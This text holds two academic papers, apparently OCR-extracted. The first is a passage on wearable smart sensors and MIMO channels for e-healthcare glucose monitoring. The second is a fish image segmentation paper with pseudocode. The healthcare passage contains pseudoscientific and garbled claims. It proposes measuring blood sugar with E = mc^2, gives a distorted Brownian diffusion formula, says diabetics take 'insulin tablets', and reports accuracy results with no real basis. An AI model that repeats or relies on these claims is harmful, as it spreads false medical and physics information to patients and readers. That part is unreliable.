A wearable UHF RFID-based EEG system allows patients in the healthcare units to keep all the mobile facilities which can be adaptable [16]. Further, some valid healthcare solutions [17] are proposed for developing a mobile healthcare system that includes the network devices and machines. Despite the Wireless Body LAN network for health monitoring, uses of the sensors between the implanted device and external devices have been integrated. According to [18], wearable electroencephalogram systems not only identify the heart problems but also monitor all the heart-related symptoms and transfer the e-healthcare units.

Using real-time and secure health monitoring systems, patients get all the facilities quickly and securely [19]. A full framework is proposed for a remote brain-machine interface (RMBI) system that uses a wearable headband with dry electrodes EEG nano-sensors with Bluetooth functionality [20], [21]. Further, RBMI system helps elderly people to improve their basic skills in the e_healthcare applications. Here, healthcare unit uses EEG signals acquired through tethered and portable sensor systems.

According to [22], remote monitoring of e-healthcare services such as patients' health and personal records can be handled through the IWSS. Hospitals in a remote area may not have that many interactions which not only increases the unnecessary costs but also reduces the accuracy of the performance related to the patient's monitoring systems. Remote monitoring of elderly people's fitness and other e-healthcare services can be analyzed through the virtual MIMO-based wireless communication [23]. Mobile hospitals are also growing in western countries, and they reduce the costs and time.

Everywhere, uses of devices such as phones increase the facilities of the e-healthcare services such as healthcare information and administrations. As shown in Fig. 1, uses of e-healthcare sensors (devices) in cities, remote areas and others (space and underwater) are varied with types of cares, which allow us to calculate the overall cost per treatment.



Fig. 1. Estimate treatments/day using wearable system integrated with sensors.

According to the recent news, e-healthcare systems have been practiced for a decade, but still, they are growing with wearable smart sensor facilities. New technologies are also open many directions to implement the e-healthcare applications in the latest style with multiple environments. Despite the IWSS in medical communication, e-healthcare is not only used for clinical applications but also it is implemented in other medical administrations. Based on [24], Content-Centric Network (CCN) helps not only to improve the e-healthcare, but it also allows us to develop a framework over 5G which is the primary enabler for e-healthcare applications. Further, it solves many existing problems such as the traffic, packet loss, etc. Since this CCN router provides the caching capability, proposed framework has become popular in all services used in e-healthcare applications. Although mobile Internet developers are the main customers for e-healthcare services, m-health solutions using bio-monitoring sensor should be added to the mobile healthcare environments [25]. In mobile healthcare, integration of wearable smart sensor in medical communication will navigate our body with all facilities while we are on the move.

III. Sensors in Electronic Healthcare

In e-healthcare applications, sensors have been widely used in many aspects such as analyzing temperature. Healthcare technology uses the tiny machines as sensors which take maximum roles in all aspects of the medical and healthcare systems. It helps everybody from basic inquiry level to the final operation or surgery stage through medical communication. Currently, key challenges focusing on communication technology are growing in e-healthcare applications. Since healthcare facilities have modern approaches, medical professionals utilize the miniaturization of medical equipment used in the organs that are not functioning properly. Also, other challenges such as efficiency of surgery through online and patient safety can be implemented through

IWSS. There are plenty of other challenges in medical history because diseases will never end and change to different form.

A. Smart Sensors

Sensors consist of absorbing elements such as photoelectric, ultrasonic and some chemical substances which release the absorbed reaction when the e-healthcare application is present. Some sensors consist of impedance such as inductive and capacitive. In IWSS, a number of smart sensors collect necessary medical information and exchange data related to healthcare in all environments. Both smart and conventional sensors simply take the reactions and symptoms of the patients' conditions which could be physical, biological or chemical input and convert them to the measured value in a digital format.

Smart sensors are a combination of both small memory and physical connection which is able to communicate with the signal processor and data network [26]. They produce the electrical output when the electronic circuit is combined with interfacing. Smart sensors are upgraded version of the traditional sensors embedded with current technology which includes the Bio and Nano processing, SDN switching, etc. Flexible and reliable smart sensors are required in order to observe the energy which depends on the density of blood. Although there are many types of sensors used widely for many applications, IWSS improves the healthcare technology. Further, IWSS provides the quick decision which allows healthcare units to deliver the correct actions to all patients. Thus, smart sensors are required to measure and maintain the up to date healthcare information.

B. Biosensors

In medical applications, scientists use biosensors which observe all characteristics of human organs' actions and reactions. It can be integrated with modern technologies which are powerful to speed the procedures. Diabetes symptoms of the blood samples should have more glucose molecules within the fixed volume of the blood vessels. Biosensors integrated with smart sensors, and other medical devices can provide natural facilities to collect a lot of information related to glucose molecules during the molecular communication [27]. Molecular communication is already invented and verified with text messages received through the biosensors used within the specific organ.

C. Sensors in Wireless Networks

Based on the current e_healthcare applications and wireless network, we all believe that sensors are the most important to take the quick decisions. Current e-health applications depend on the wireless networks such as WLAN, WiFi, WiMax. The sensors integrated with the wireless network are also available in a healthcare environment where wireless sensors network (WSN) have been applied most of the e-health applications. Wearable smart sensor integrated within medical communication systems used in e-healthcare applications can be categorized into three different forms; observing and testing equipment, controlling units and communication systems. In this research, IWSS involved with miniaturized communication devices (MCD) is used for internal and external data interfacing. The internal data interfacing unit must be MCD because it should be within or around the specific organ. The external data interfacing unit may be MCD or other existing devices which depend on the healthcare situation and environments. Instead of using wearable sensors, the MCD can be designed using smart sensors intelligently [28]. Although MCD has many intelligent approaches in the e-healthcare applications, the goal is that the miniaturized sensor is able to be engaged in multiple environmental conditions which allow the healthcare units to monitor and note multiple measurements [29].

A basic MIMO configuration has $N \geqslant 2$ transmitters and $M \geqslant 2$ receivers, which use the feedback link with manifolds considered with evidence of non-linear phenomena. Further, body-worn distributed MIMO system, which is introduced in [30] which provides wireless LAN (WLAN) capabilities for improving e-healthcare applications. In this distributed MIMO system, MIMO configuration has $N = 2$ and $M = 3$ antennas. Appropriate MIMO configurations and their transmission capabilities over multiple channels are essential to improve the e-healthcare facilities. Wireless healthcare system based on MIMO allows healthcare units to reduce the interferences when body area network integrated with sensors is employed in e-healthcare [31]. Despite the advantages of MIMO, accuracy, and optimization of monitoring all medical tests in e-healthcare applications depend on the novel design of the theoretical model. Here, the greatest testing advantage is that MIMO system uses the efficient design which focuses on feedback and Pn-manifold. Further, it provides high quality e-healthcare technologies with low-cost because it uses less energy consumption depending on better spectrum, and resolution. Comparing a legacy system of healthcare monitoring, mobile IWSS needs efficient signal detection depended on MIMO when multiple problems related to e-healthcare are analyzed with some form of priority such as an emergency.

IV. Proposed Technique

As shown in Fig. 2, we have proposed a theoretical model as a novel technique which provides the accurate measurement of Type 2 diabetes (non-insulin-dependent diabetes) when we test the glucose level of Type 2 diabetic.

A. Theoretical Model

As a method, a theoretical model which enables us to analyze the e-healthcare problems through the appropriate MIMO communication channel is proposed. This novel approach supports us to verify the medical communication capabilities and allows us to evaluate the performance of the e-healthcare facilities. In this theoretical model, a non-linear mathematical approach based on Pn-manifold plays an important role to improve the communication facilities of the e-healthcare system.

$$\frac{k_B T}{2} \tag{2}$$



Fig. 2. Theoretical model of healthcare system based on MIMO.

In Fig. 2, application part contains all the e-healthcare applications. Then we use the infrastructure of the interfacing unit which is responsible for transferring data from MIMO network to healthcare unit where all applications are focused. Finally, all sensors in IWSS collect appropriate information from the patients and send through the MIMO network which passes the messages to applications and emergencies according to the situations. In order to verify our proposed model, we have considered glucose monitoring of diabetes as an example. In this model, a non-linear mathematical approach, which is the Pn-manifold, plays an important role in improving the accuracy of glucose monitoring. The Pn-manifold considered in the MIMO communication channel have to be employed to make an efficient mobile IWSS could be used in all environments. An intuitive sense of patients and their disease and symptoms related to diabetes can be identified through the IWSS accurately and quickly. In all environments, the response time of each glucose level monitoring is very quick which helps to improve the e-healthcare.

B. Method of Monitoring Glucose Levels

Glucose sensors embedded with IWSS detect the start and end points of the blood vessel where start and end points are fixed (assume that fixed length is 3 cm). Within these points, the same volume of blood samples for different situations such as blood before the meal, after the meal can be monitored. According to the theory of diabetic patient, when the glucose level is increased, the density of blood is also increased. Blood flowing through this vessel is time-dependent as well as water pump. Blood flowing rate depends on the glucose level, and other factors such as body, mass and index (BMI) and it is different in various situations. Glucose sensors will determine the blood type as well as monitor a glucose level of the diabetic patient without pricking the patient’s body many times. Our intention is that diabetic patients should get a better solution through this model which will look after their body with their normal daily life.

As Einstein predicted particle in the living cell would behave just like a molecule in solution. The Brownian particle would diffuse according to a simple (1). Using this concept, displacement of the particle in molecular communication D is given as

$$D = \sqrt{\left[\frac{k_B T \pi \eta R t}{6}\right]} \tag{1}$$

Where, k_B is the Boltzmann’s constant and T is the temperature of the molecular communication, η is the viscosity of the liquid used in the e-healthcare application. In MCD development using molecular particles, *R* is the size of the particle and *t* is time. In this theoretical model, minimum energy is also important when MCD is designed. Using (1), scientists know that molecules' kinetic energy $(k_B T/2)$ depends on temperature. Sensors collect the average energy of the diabetic in various points.

Albert Einstein's famous formula $E = mC^2$ can be used as a theory which formulates a theoretical model of measuring the glucose level in the blood. Here, E, m, C are energy, mass, the speed of the light respectively. In blood vessels, volume (v) of pure blood can be measured using m = dv, where d is the density of pure blood. If blood has sugar, the density of blood will be high. So mass will be increased, and energy will be calculated using $E = dvC^2$. Using light wave and IWSS, which measures the energy levels, it will be very helpful to test the sugar level reading. If the energy level exceeds the threshold limit, we can say that sugar level is high. Otherwise, the glucose level is normal. Here, blood flow rate can also be considered with time-dependent data and information. As far as the MIMO operation and its non-linear functions are concerned, the proposed model can measure the e-healthcare problems efficiently and accurately. Here, complex channel matrix of MIMO system can be optimized through feedback and Pn-manifold of MIMO approach.

C. Pn-manifold

In this theoretical model, e-healthcare data from any application is sent through the MIMO channels and fed back to MIMO transmitter from the MIMO receiver. Here, feedback channel characterized by the Pn-manifold provides a better resolution which reduces the quantization noise through low-complex non-linear matrices. Further, Pn-manifold is used for optimizing quantization, which allows healthcare staffs to see the accurate test details of the patients. Basically, quality of the channels is dependant on the Pn-manifolds which determine the achievable rates of the channels.

Evidence of the Pn-manifold in communication systems studied in the literature review proved that accuracy of the channel performance based on the MIMO scheme was better than the existing approach when we employed the correct type of Pn-manifold. Therefore, our proposed model will allow us to improve the accuracy of the medical systems and e-healthcare applications.

V. Results and Analysis

Accuracy depends on the efficient design which contains MIMO with Pn-manifold as a novel approach. In these results, we have considered proposed and conventional schemes in two different periods within 24 hours. Fig. 3 shows the glucose levels between the period of time 2:00 and 12:00. Despite many monitoring devices, the responding time of each test takes a long time in conventional techniques. As far as this responding time is concerned, the proposed model produces the results quickly and accurately.

Diabetes can take different types of medications according to the level of glucose, which depends on the food, activities, etc. As shown in Fig. 4, healthcare units have obtained some recordings of glucose concentrations from the diabetic after the lunch.



Fig. 3. Accuracy comparison during the daytime.



Fig. 4. Accuracy comparison during the evening and night.

In automation set with SCADA (supervisory control and data acquisition) in the e-healthcare, IWSS plays an important role in increasing network connections for multiple features network management such as Quality of service and reliability. Real-Time and secure wireless health monitoring is also part of the processing used in the e-healthcare system. Despite all facilities, monitoring devices such as blood pressure and heart rate monitor are considered as machines, which are motivating all the services used in the e-healthcare organization.

VI. Conclusions

Through this theoretical model, we have studied the integration of the wearable smart sensors in medical communication and verified the accuracy as a performance of the selected e-healthcare application which is diabetes. Further, the proposed theoretical model can be employed to most of the e-healthcare applications in all environments and situations. Despite many healthcare facilities, IWSS with MIMO scheme provides maximum accuracy and better e-healthcare solutions to all diabetics. In order to improve the healthcare monitoring, the miniaturized device can be inserted into certain part of the body through the injection. Beside it is simple to use without many pricking pains per day, it reduces the overall cost and allows the patients and e-healthcare units/system to monitor the glucose level continuously.

Although the wearable jacket with many sensors provides dynamic monitoring facilities, mobile patients are still struggling to detect their health problems. Thus, IWSS detects all the symptoms accurately, quickly and efficiently. Hence, the diabetics take insulin tablets regularly to stimulate their metabolic rate. In this novel proposed approach, efficient communication is established through the MIMO system with Pn-manifold and feedback. In the future work, we can consider dynamic power management in e-healthcare [32] which allows researchers to minimize the overall energy and expenses in all e-healthcare applications. Here, adaptive packet size selection for IoT and smart sensors will play an important role in improving the e-healthcare services.

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Fish Image Segmentation Algorithm (FISA) for Improving the Performance of Image Retrieval System

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***Abstract*—The image features (local, global) pay vital role in image retrieval system. The effectiveness of these image features depends on the application domain, i.e., in some domains the global features generate better results while in others the local features give good results. Different species of fishes have different color, texture, and shape features in their body parts (head, abdomen, and tail). Previously most of the work, in fish image domain has been done using global features. This work claims that fish image retrieval system using local features can generate better results as compared to global features. This is because of the fact that fish image has different features in its body parts. In this research, a fish image segmentation algorithm is proposed to extract fish object from its background and then separate fish object into three distinguished body parts, i.e. head, abdomen, and tail. The proposed algorithm was tested on a subset of "QUT_fish_data" data set containing 369 fishes of various sizes of 30 species. The experimental results showed an accuracy of 87.5% on fish image segmentation and demonstrated the effectiveness of local features over global features.**

Keywords—Fish body parts segmentation; local and global features; object extraction; image retrieval system; image features

I. Introduction

There is a close similarity between the man-made machine (computer) and human being, the former segments the background for focusing on only the region of interest while the later ignores the surrounding and concentrates the target area of image under observation. This natural preprocessing step for analyzing an image actually highlights the importance of image segmentation. It is a door step for all kinds of image analysis activities [1]. Due to its importance, the image segmentation gained the attention of researchers in different situations. A well segmented image plays a vital role in image classification, recognition, detection, shape and texture features extraction, image retrieval, and computer vision.

Fish image is an image which contains a lot of features in its different body parts, for example head, abdomen, tail etc. In order to extract these features, the body parts (head, abdomen, and tail) of fish image need to be segmented. This task is challenging due to variation in fish image shapes, and sizes. Although the proposed approach in [2] has extracted the fish object from the given image by excluding its background as shown in Fig. 1(f), but subdivision of the extracted image has not been made by that approach. The main focus of this research work is to extract the fish object from the images containing varying size fish images and subdivide it into its body parts for extracting local features. The extracted local features will improve the performance of image retrieval system.

The proposed algorithm works as follows. The algorithm converts the given RGB image into grayscale and then to binary image. The morphological operations are then performed on the binary image for separating fish object from background. Next the length of the fish object is computed and separated it into three parts using dynamic threshold.

The rest of the paper is organized as follows. Section 2 is about literature review; Section 3 describes the proposed algorithm, in Section 4 the results of proposed algorithm are evaluated, and finally Section 5 concludes with the results and a discussion of future work.

II. Literature Review

In this section, the existing fish image segmentation approaches are presented. Random fish size and position, feature inconsistency, environmental variations, low quality image, segmentation failures are the challenges faced and resolved by the researchers for automatic identification and classification of fishes into their families [3]. For segmenting the fish, an improved K-mean clustering algorithm was introduced in [2]. The algorithm applies the morphological operation on the fish image and then acceptable peaks of gray image histogram are selected to extract the maximum gray area of the fish image. Transition region based gray scale image segmentation approach has been introduced in [4]. This approach successfully extracts the simple object from textured background and vice versa. In [5], the fish image is taken in a controlled environment with constant illumination and strong contrast between image background and fish object. Moreover, the segmented image is used for shape feature extraction using chain code method. This method extracts shape features like area, circumference, height and width for fish recognition, here the system only detect the fish if the trained image and test image are of equal size otherwise the variation in shape size of same species will not be detected by the system. Image color segmentation is crucially significant for color features extraction and image recognition [6]. Here color channels are segmented from the color image and color histograms of segmented color channels are obtained for features extraction. In [7] eight different shape and color fish features like width ratio, length ratio, area ratio, width and length ratio, boundary ratio, average red color, average green color and average blue color have been extracted. Here as preprocessing step, the image is segmented with the help of sobel edge operator and some morphological operations. In [8], image segmentation is applied depending on color texture measurement; as a result color texture of pattern of interest in fish image has been segmented. Gray Level Co-occurrence Matrix (GLCM) method is then applied on the pattern of interest fish segment to extract the color texture features. The extracted features are used for image classification and retrieval system. Segmentation of human faces into hairs, eyes, mouth is a challenging task due to variation in face position, hairs color, eyes and mouth condition [9]. In many situations, the object's shapes play very significant role as compared to intensity and texture for segmentation and recognition of an object in an image [10]. In [11], the survey on different color image segmentation techniques suggests that histogram thresholding method is simple, robust and universally adopted in many situations. In [12], the survey on image segmentation techniques concludes that hybrid solution of more than one technique is the best approach for solving image segmentation.

The approaches in [4]-[8] use global features for solving problems in various domains. Our proposed algorithm is about fish image segmentation for extracting the fish image local features. These local features will assist image retrieval system in retrieving the most similar fish images for a given fish image. Further, these features can also facilitate the image classification method for classifying fish images into their respective species. Our contributions are described as follows: i) extracting and segmenting the fish object into its threeprominent parts, ii) computing the local features of the extracted parts iii) improving the performance of image retrieval system using the computed local features.

III. Fish Image Segmentation Algorithm (FISA)

This section describes the proposed fish image segmentation algorithm. The algorithm is performed in two steps. Step 1: the morphological operations are applied on the equivalent grayscale image of the original image for removing the background. Step 2: The body parts of the fish object are separated by computing the locations of their respective parts.

A. Morphological Operations

As a preprocessing step certain morphological operations are performed on the fish image to get the binary image.

- The system reads an RGB fish image for segmentation as shown in Fig. 1(a).
- RGB fish image is then converted into grayscale image, Fig. 1(b).
- Canny edge operator is applied for finding the edges of grayscale image as shown in Fig. 1(c).
- The result of dilation operation performed on the resultant image of step iii is shown in Fig. 1(d).
- The output of filled operation applied on the Fig. 1(d) is shown in Fig. 1(e).
- Negation operation on image of Fig. 1(e) is applied and as a result image in Fig. 1(f) is obtained.

B. Segmenting the Body Parts of Fish Object

The FISA takes output of morphological operations shown in Fig. 1(e) along with original RGB image. The modules of the FISA are explained as follows:

MAIN_PROCEDURE (BImage, GImage)

```
1    [M , N] = Size(GImage)
2    FishLengthStart = FISH_HEAD_START(BImage)
3    FishLengthEnd = FISH_TAIL_END(BImage)
4    FishLength = FishLengthEnd - FishLengthStart
5    HeadLength = ROUND(FishLength / 4) + FishLengthStart
     //In Step 5, No of Pixels are added from Head End to the Left side of BImage
6    AbdomenLength = ROUND(FishLength / 2)
7    TailLength = ROUND(FishLength / 4) + (M – FishLengthEnd)
     //In Step 7, No of Pixels are added from Tail End to the Right side of BImage
8    HeadSegment = SEGMENTATION(GImage, 1 , HeadLength)
9    AbdomenSegment = SEGMENTATION(GImage, HeadLength, HeadLength + AbdomenLength)
10   TailSegment = SEGMENTATION(GImage, M - TailLength, M )
```

Where, BImage, GImage, and SImage denote Binary Image, Grayscale Image, and Segmented Image respectively.



Fig. 1. Results of Morphological Operations a) Actual RGB image, b) Grayscale image c) Canny edge operator on gray image, d) After dilation e) Filled image f) Segmented object.

1) Main Module: The main module actually integrates the output of sub-modules and generates the results.

Main Procedure works as follows. Line 1 computes the length and width of grayscale image. Line 2 calls the sub-module FISH_HEAD_START by passing it the binary image. The value returned back from the sub-module is the x-coordinate of fish length start as shown in Fig. 2(a), which is stored in variable FishLengthStart. Line 3 calls the sub-module FISH_TAIL_END by passing it the binary image. The value returned back from thesub-module is the x-coordinate of fish length end as shown in Fig. 2(a), which is stored in variable FishLengthEnd. Line 4 computes the fish length from the results of line 2 and line 3. Line 5 computes the length of head part of fish image, which is 1/4 of fish length plus the length of image before the start of fish length. Line 6 computes the length of abdomen part of fish, which 2/4 of the fish length. Line 7 computes the length of tail part of fish image, which is 1/4 of fish length plus the length of image beyond the tail end of image. Line 8 calls the sub-module SEGMENTATION by passing it the grayscale image, first location of x-coordinate and HeadLength as computed at line 5. This sub-module returns the results as a segment image as shown in Fig. 2(b). Line 9 calls the sub-module SEGMENTATION by passing it the grayscale image, HeadLength which is x-coordinate value of the start of abdomen and end of abdomen which is equal to HeadLength plus AbdomenLength . This sub-module returns the results as a segment image as shown in Fig. 2(c). Line 10 calls the sub-module SEGMENTATION by passing it the grayscale image, location of x-coordinate from where the tail starts and value of M, which the end location of fish image. This sub-module returns the results as a segment image as shown in Fig. 2(d).

2) Finding X-Location of Fish Head Start: This sub-module receives the black and white image and returns back the value of X-location, from where the actual length of fish image starts. Pseudocode of this sub-module is shown as follows:

```
FISH_HEAD_START ( BImage )
1  forj← 1 to BImage.length
2     for i← 1 to BImage.width
3              if BImage(i , j)>0
4                        return j
```

FISH_HEAD_START module works as follow. Line 1 is an outer loop which controls the length of binary image from first value of length to last value. Line 2 is an inner loop which controls the width of binary image. Line 3 checks the first white pixel in each vertical column of binary image from front side. If there is no white pixel in vertical column of binary image till the end of first cycle of inner loop then the outer loop increments the j value and in this way second, third and so on columns value generate until the line 3 becomes true by finding the white pixel location. Line 4 then returns back the j value of white pixel, which is considered as the fish length start in main module.

3) Finding X-Location of Fish Tail End: This sub-module receives the black and white image and returns back the value of X-location, from where the actual length of fish image ends. Pseudocode of this sub-module is shown as follows:

```
FISH_TAIL_END ( BImage )
1  for j ←BImage.lengthdownto 1
2     for i← 1 to BImage.width
3           if BImage(i , j)>0
4                        return j
```

FISH_TAIL_END module works as follow. Line 1 is an outer loop which controls the length of binary image from last value of length to the first value. Line 2 is an inner loop which controls the width of binary image. Line 3 checks the first white pixel in each vertical column of binary image from back side. If there is no white pixel in vertical column of binary image then the outer loop decrements the j value and in this way second last, third last and so on columns value generate until the line 3 becomes true by finding the white pixel location. Line 4 then returns back the j value of white pixel, which is considered as the fish length end in main module.

4) Segmentation Module: In this module head, abdomen and tail segments of the fish grayscale image are extracted as shown in Fig. 2 (b), (c) and (d). Grayscale image, X-locations of segment begin and segment end are passed to the algorithm one by one and it returns back segmented image of head, abdomen and then tail part of the given fish image, respectively.

```
SEGMENTATION (GImage, SBegin, SEnd)
1  Total = Pixels = sj= 0
2  for j ←SBegin to SEnd
3          sj←sj + 1
4          for i←1 to GImage.width
5              if BImage (i , j)>0
6                      SImage(i , sj)←GImage (i , j)
7                      Pixels←Pixels + 1
8                      Array[Pixels]←GImage (i , j)
9                      Total←Total + SImage (i, sj)
10  returnSImage
```

Where, SBegin, and SEnd denote the Beginning and Ending value of segment on X-axis respectively, Pixels show the number of pixels in the relevant segment, sj denotes the j^{th} value of a segment on X-axis.



Fig. 2. Segmented fish image a) Whole fish length (L)b) Head length (L/4), c) Abdomenlength (L/2) d) Tail length (L/4).

SEGMENTATION module works as follow. This algorithm takes the image, x-location of beginning of a segment and x-location of ending of a segment. Line 1 initializes the value of Total, Pixels and Sj variables at 0. Line 2 is an outer loop, whose initial value is the start of a segment and final value is end of segment. Line 3 increments the S_j variable. Line 4 is an inner loop, whose initial value is 1 and final value is the width of grayscale image. Line 5-9 is if block, which executes for every white pixel value of binary image. Line 6 stores the grayscale value of gray image from the corresponding white pixel location of the binary image. Line 7 increments the Pixels variable value. Line 8 populates an array of grayscale values of the segment, which could be used for feature extraction; Standard deviation as feature value from this array data has extracted, while it can be used for other features as well. Similarly line 9 computes the total of grayscale value for calculating mean value of every segment if required. Line 10 returns back the segmented image in the form of head, abdomen, and tail one at a time.

IV. Experimental Results

This section describes the tool and data set used for evaluating the results of the proposed algorithm. The global and local features of fish image extracted by proposed algorithm are also discussed.

A. Tool Used

Matlab R2011b was used for performing the different operations on the input image. The proposed segmentation algorithm was also implemented in this tool.

B. Data Set

In [13] Zong Yuan Ge, the author of 'QUT fish data' dataset collected 3960 images of 468 different fish species. In the dataset, fishes were captured in 'controlled', 'out-of-water', and 'in-natural-situation'. In [13] the second URL is a zip file of same data set with name 'QUT fish data.zip' of size 1.31 GB. In present research almost all fish species were taken from this dataset for testing and evaluating the performance of proposed algorithm. Some fish images were also taken from google search for testing the proposed algorithm.

C. Performance of FISA

Table I shows the segmentation result of 30 out of 468 fish species, where first part of the fish name shows the major species while the second shows sub-species. Total 369 out of 3960 fish images were taken from selected data set containing large, medium and small length image sizes. Fish images having length400 to 500 pixel were considered as small, those having length 500 to600 pixels were medium size, while the images' length above 600 were considered as large size images. The proposed algorithm correctly segmented 323 out of 369 fishes, while the rest of 46 out 369 were segmented incorrectly. The percentage results of correctly and incorrectly segmented fish images are 87.5 % and 12.5 % respectively. The reasons behind incorrectly segmented fish images are as follows:

1) The data set contains the images of different fish species in three different environments i.e., in 'controlled', 'out of the water', and 'in natural situation'. Therefore, the images in natural situation, particularly having complex background were not segmented properly.

2) The images collected in the data set with multiple fish were also not segmented correctly, because proposed algorithm works on single fish in the image.

3) The algorithm shows correct segmentation on the fish taken in controlled environment and on the fish, which were taken with plain background in natural situation.

D. Comparison of Global and Local Features

Fig. 3 shows the six images of different fish species. These sample images depict the working of our proposed algorithm that how it segments the images and finds the global and local features. Image numbers are given for matching the feature results given on large scale in Table II. The proposed algorithm segmented the images of Table II in similar way as shown in Fig. 3 but due to resolution constraints, a single figure cannot accommodate all images results, so that maximum results have shown in Table II.

